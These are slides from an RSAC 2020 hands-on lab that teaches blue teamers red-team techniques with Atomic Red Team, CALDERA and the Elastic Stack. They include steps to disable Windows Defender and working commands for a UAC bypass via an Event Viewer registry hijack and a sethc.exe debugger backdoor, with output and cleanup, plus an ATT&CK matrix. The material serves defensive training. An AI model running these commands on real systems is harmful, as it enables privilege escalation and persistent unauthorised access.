

# **RSAC**Conference2020

San Francisco | February 24 – 28 | Moscone Center

**HUMAN**  
ELEMENT

SESSION ID: LAB4-W10

## Red Teaming for Blue Teamers: A Practical Approach Using Open Source Tools



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@MrTrav


#RSAC

# Agenda

- 14:00-14:10 – Access Learning Lab Virtual Environment
- 14:10-15:00 – Run Through Red Team Activities
- 15:00-16:00 – Run Through Blue Team Activities

# Accessing the Lab

- <https://tripwire.me/vhX>
- X will be you're specific student number on your desk
- Password: rsalearninglab
- OS Credentials: rsa/learninglab
- OS Hostname: host-X
- OS IP Address: 10.0.0.X



# Log Into SkyTap

<https://tripwire.me/vh1>

## Virtual machine access

Please enter the supplied password to access this virtual machine. If you need the password, contact your session administrator.

**rsalearninglab**

# Launch Victim Host Console



## RSA Learning Lab Environment

Region: US-West

Permissions: **View Only** [?](#)

VMs: 1

Sort by name  



Running (view only)

**Victim-Host-01**

Endpoints: 1 (host-1 - 10.0.0.1)



METERED RAM	STORAGE	LICENSE
2 GB 	30 GB	--

 0



Username: rsa  
Password: learninglab



# Today's Red Team Toolset

# ATT&CK™

Adversarial Tactics, Techniques  
& Common Knowledge



# CALDERA

Cyber Adversary Language and Decision Engine for Red Team  
Automation

# Today's Blue Team Toolset



Elastic Stack




Kibana



Beats



Elasticsearch



Windows  
Sysmon



@SwiftOnSecurity



# Disable Windows Defender\*

- Start Menu > Settings > Update & Security
- Click Windows Security on left side menu
- Click Virus & threat protection
- Click Manage settings
- Turn Off:
  - Real-time protection
  - Cloud-delivered protection

# Red Team Exercise #1

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1088/T1088.md>

## Atomic Test #1 - Bypass UAC using Event Viewer

Bypasses User Account Control using Event Viewer and a relevant Windows Registry modification. More information here - <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>

Supported Platforms: Windows

### Inputs

Name	Description	Type	Default Value
executable_binary	Binary to execute with UAC Bypass	path	C:\Windows\System32\cmd.exe

Run it with **command\_prompt** !




```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "#{executable_binary}" /f  
cmd.exe /c eventvwr.msc
```

### Cleanup Commands:

```
reg.exe delete hkcu\software\classes\mscfile /f
```


# Red Team Exercise #1

- Launch Event Viewer, confirm it launches



# Red Team Exercise #1


- Run atomic command
  - reg add  
hkcu\software\classes\mscfile\shell\open\command /ve /d  
"C:\Windows\System32\cmd.exe" /f

A screenshot of a Windows Command Prompt window. The title bar reads "Command Prompt". The command prompt shows the user 'travis' at the 'C:\Users\travis' directory. The command entered is 'reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f'. The output is 'The operation completed successfully.' followed by a new prompt line 'C:\Users\travis>'.

```
Command Prompt
C:\Users\travis>reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f
The operation completed successfully.
C:\Users\travis>
```

# Red Team Exercise #1

- Launch Event Viewer, confirm CMD.exe launches



```
Command Prompt - cmd /c eventvwr.msc
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\travis>cmd /c eventvwr.msc

C:\Users\travis>reg add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f
The operation completed successfully.

C:\Users\travis>cmd /c eventvwr.msc
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\travis>
```

Launch other executables from here:

- notepad
- calc
- whoami
- ping

# Red Team Exercise #2

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1015/T1015.md>

## Atomic Test #2 – Attaches Command Prompt As Debugger To Process – sethc

This allows adversaries to execute the attached process

**Supported Platforms:** Windows

### Inputs

Name	Description	Type	Default Value
target_executable	File You Want To Attach cmd To	String	sethc.exe

Run it with **powershell** ! Elevation Required (e.g. root or admin)


```
$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
$Value = "C:\windows\system32\cmd.exe"
$Name = "Debugger"
IF(!(Test-Path $registryPath))
{
    New-Item -Path $registryPath -Force
    New-ItemProperty -Path $registryPath -Name $name -Value $Value -PropertyType DWORD -Force
}
ELSE
{
    New-ItemProperty -Path $registryPath -Name $name -Value $Value
}
```

### Cleanup Commands:

```
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Deb
```

## Red Team Exercise #2


- Launch Sticky Keys (Hit Shift key 5+ times)



- Click No

# Red Team Exercise #2 – Easier Procedure

- Launch CMD.EXE as administrator
- `reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v "Debugger" /t REG_SZ /d "C:\windows\system32\cmd.exe" /f`



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v "Debugger" /t REG_SZ /d "C:\Windows\System32\cmd.exe" /f
The operation completed successfully.

C:\Windows\system32>
```



## Red Team Exercise #2

- Launch Sticky Keys (Hit Shift key 5+ times)



A screenshot of a Windows Command Prompt window. The title bar shows 'C:\Windows\System32\cmd.exe'. The window content displays the following text:


```
Microsoft Windows [Version 10.0.17763.973]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

Below the command prompt, the text 'Launch other executables from here:' is displayed, followed by a bulleted list of executables:

- notepad
- calc
- whoami
- ping

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Data from Information Repositories	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Custom Command and Control Protocol	Custom Cryptographic Protocol	Data Transfer Size Limits	Defacement
Replication through Removable Media	Component Object Model and Distributed COM	Appinit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachments	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drives	Data Obfuscation	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Generation Algorithms	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Admin	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Failback Channels	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Multi-hop Proxy		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture			Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking				Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Decompilate/Decode File or Information	LLMNR/NB1-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content				System Shutdown/Reboot
	Mshsta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software				Transmitted Data Manipulation
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares				
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management				
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securifyd Memory	System Network Connections Discovery					
	Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookies	System Owner/User Discovery					
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery					
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery					
	Service Execution	Image File Execution Options Injection	Process Injection	File System Logical Offset		Virtualization/Sandbox Evasion					
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File Deletion							
	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass							
	Source	Launch Daemon	Setuid and Setgid	Group Policy Modification							
	Space after Filename	Launchctl	SID-History Injection	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Startup Items	Hidden Users							
	Trap	Local Job Scheduling	Sudo	Hidden Window							
	Trusted Developer Utilities	Login Item	Sudo Caching	HISTCONTROL							
	User Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver	Web Shell	Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Hosts							
